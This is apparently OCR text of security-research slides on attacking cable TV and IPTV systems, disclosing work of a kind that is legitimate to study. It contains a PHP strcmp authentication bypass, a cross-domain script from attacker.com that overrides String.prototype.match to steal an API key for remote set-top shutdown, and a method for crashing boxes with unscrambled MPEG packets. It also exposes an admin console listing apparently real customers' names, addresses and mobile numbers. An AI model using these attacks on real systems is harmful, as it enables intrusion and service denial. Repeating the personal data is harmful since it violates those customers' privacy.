
```
<?php
$
$apikey = "select api_key from apis where
username=.'mysql_escape($username)'";
$authenticated = strcmp($apikey, $_GET['key']);
if ($authenticated == 0) {
print "Logged IN !";
} else {
print "wrong API!";
}
?>
```



in1.php.net/strcmp

```
strcmp("foo", array()) => NULL + PHP Warning
```

Voila: IPTV Management Console



[redacted]

Pages: 1 2 3 >

Operations	CHIP ID	VC Number/UA Number	Is Active	Activated Date	Is Assigned	Assigned Date	Customer Name	CRF Number	Father Name	Installation Address	Mobile	CAS
⊙ ↻ ✎ {}	00548524263	02106219806	YES	2013-08-31	YES	2013-08-31	DAISY JOHN	K03B0010107		KOTTARATHIL PARUTHALAVILA KALLUMALA	919961197987	CONAX
{}	00548524707	02106219804	NO		NO							CONAX
{}	00548736466	02106219807	NO		NO							CONAX
⊙ ↻ ✎ {}	00548757322	02106219808	YES	2013-08-31	YES	2013-08-31	LALITHAMMA	K03B0010108		SUKUMARAPURAM AKKANATTUKARA	919947759937	CONAX
⊙ ↻ ✎	V19EM1112EM009030	97161112AD9257	YES	2013-07-31	YES	2013-07-31	REGUNATHAPILLAI	K03B0010072		THRIVENI	919567386745	LogicEastern
⊙ ↻ ✎	V19EM1112UT011059	97261112AD1099	YES	2013-07-31	YES	2013-07-31	JOHN	K03B0010071		SATHEESH BHAVANAM	919746417227	LogicEastern
⊙ ↻ ✎	V19EM1112EM008929	97161112AD9223	YES	2013-07-31	YES	2013-07-31	SASIDARA KURUP	K03B0010070		SASIBHAVANAM	919746417226	LogicEastern
⊙ ↻ ✎	V19EM1112EM008920	97161112AD9226	YES	2013-07-31	YES	2013-07-31	MUKUNDANKUTTI NAIR	K03B0010069		DAMODARA NIVAS	919746417225	LogicEastern
⊙ ↻ ✎	V19EM1112UT011068	97261112AD1080	YES	2013-07-31	YES	2013-07-31	RATHEESHKUMAR	K03B0010068		SATHEESHBHAVANAM	919746417224	LogicEastern
⊙ ↻ ✎	V19EM1112EM008914	97161112AD9354	YES	2013-07-31	YES	2013-07-31	RAJAN NAIR	K03B0010066		SREEVILASAM	919746417217	LogicEastern
⊙ ↻ ✎	V19EM1112EM008923	97161112AD9224	YES	2013-07-31	YES	2013-07-31	AJITH KUMAR	K03B0010067		ARACKAL	919746417218	LogicEastern
⊙ ↻ ✎	V19EM1112UT011061	97261112AD1553	YES	2013-07-31	YES	2013-07-31	KOSHY T	K03B0010065		CHEKKAYIL HOUSE	919746417214	LogicEastern
⊙ ↻ ✎	V19EM1112EM008928	97161112AD9105	YES	2013-07-31	YES	2013-07-31	SARASAMMA V	K03B0010063		KUTTIKKATTU	919746417213	LogicEastern
⊙ ↻ ✎	V19EM1112UT011341	97261112AD1806	YES	2013-07-31	YES	2013-07-31	PONNAMMA ZACHARIAH	K03B0010062		VADAKKEVEETTIL	919746417202	LogicEastern
⊙ ↻ ✎	V19EM1112UT010856	97261112AD1254	YES	2013-07-31	YES	2013-07-31	MANOJ	K03B0010061		794	919746417201	LogicEastern
⊙ ↻ ✎	V19EM1112UT011055	97261112AD1711	YES	2013-07-31	YES	2013-07-31	MATHEW CHERIAN	K03B0010060		REHOBOTH	919746417200	LogicEastern
⊙ ↻ ✎	V19EM1112UT011339	97261112AD1389	YES	2013-07-31	YES	2013-07-31	RAJU RAMESH	K03B0010059		KARTHIKA	919746417199	LogicEastern

Bug 2: Cable TV Remote shutdown

- Cable TV Operators control Clients via **UAKEY**.
- This is accomplished via API Keys specific to the logged in admin.
- The implementation was flawed.
- The bug allowed a remote cable operator visiting a malicious webpage to remotely shutdown all Digital Tv instances.

API Key Implementation

<script src=“load_secrets.js”></script>

They had some pretty cool anti-stealing code as well.

```
function checkUrl()
{
  var url = get_current_url();
  return url.match(url+'$') == 'flappybirds.com';
}
if(checkUrl())
{
  var api_key = "77d11aea20ff61c6d1e23f044";alert(api_key);
  populateFormFields(super_secret); // Injects this token into the hidden input fields
} else{
  alert('Bad Domain !');
}
```

Lets do some cross-domain magic

- Attacker can load, <script src=“load_secrets.js”></script>
- But, checkAdmin() returns false.
- Attacker can bypass this using,

```
// From attacker.com
<script>
String.prototype.match = function()
{
  return ["flappybirds.com"];
}
</script>
<script src=“http://cable-tv.com/api_keys/load_secrets.js”></script>
```

Demo Video: Remote

All Demo Videos Goes here:

http://www.garage4hackers.com/entry.php?b=2830

Remote Denial of Service

All Demo Videos Goes here:

http://www.garage4hackers.com/entry.php?b=2830

MITM in Digital Networks:

Attacking Set-Top boxes

- Firmware Attack (1) [MPEG Parsing Bugs]
- Firmware Attack (2) [Application Bug]


The transmission channel is Encrypted

DVB Transport stream Working

- DVB in Action:
  - Provide Audio : Video streams to TV (Transport Stream).
  - Provide Internet Connection [IP over DVB/MPEG].
  - Can provide multiple channels in a single stream.
  - Payload of a Stream = [Audio + Video + Stream Info]
  - Stream Info = Ex : Program Association Table

- Program Association Table provide:
  - PID values for (TS) packets corresponding (PMT) .
  - PID stands for Packet Identifier .
  - PMT (Program Map Table) provide location of cells that make up each stream.

Program Association Table:



No Signal

00:00 00:00 $


No Program Introduction

TV	01/01(Sat)	3:30	4:00	4:30	5:00	5:30
381 TV5 MONDE ASIE	No EPG					
401 DISCOVERY	No EPG					
402 NATIONAL GEOGRAP...	No EPG					
403 HISTORY	No EPG					
404 FOX TRAVELLER	No EPG					
405 ANIMAL PLANET	No EPG					
406 DISCOVERY TURBO	No EPG					

● Switch Type ● Switch List ● Schedule List

[Transport Stream Structure]

- DVB-C uses MPEG-2 TS [Transport Streams].
- It transmits multiple [muxed multiplexed] channels [A : V] .
- (MPEG TS) encapsulates all data streams in cells of 188 bytes .
- 4 byte header + 184 byte payload = 188 byte MPEG TS.
- DVB-CSA is the symmetric cipher used to protect content of MPEG2 TS.




S - Sync
TPR - Transport Priority
PUSI - Payload Start
EI - Error Indicator

PID - Packet Identifier (stream ID)
SCR - Scrambling Control
AF - Adaptation Field
CC - Continuity Check Index

DVB-CSA Scrambling Algorithm

- DVB-CSA is the symmetric cipher used to protect content of MPEG2 TS.
- DVB-CSA works in 2 passes.


Fig. 1. DVB-CSA structure



Taking care of Encryption problem:

MITM Fuzzing breaking Encryption:

- The Transport Scrambling [2 bits] in TS header indicates whether the packet is encrypted or unencrypted.
- If both bits are set to zero , there is no scrambling.
- If one of the two is not zero they payload part is scrambled.
- Most DVB STB implementations use this filed to detect scrambling.



TS Header: 4 Bytes

sync byte	transport error indicator	payload unit start indicator	transport priority	PID	transport scrambling control	adaptation field control	continuity counter
8	1	1	1	13	2	2	4

This way you can introduce Unencrypted cells to DVBC stream and make STB parse them.

Bug 3: STB DVB MPEG stream parsing Segfault.

- SIGSEGV due to buffer overflow.
- Buffer over flow due to memory overwrite
- This bug would cause the STB to restart .

Demo: Poc crashing STB:

All Demo Videos Goes here:

http://www.garage4hackers.com/entry.php?b=2830

STB Firmware Update

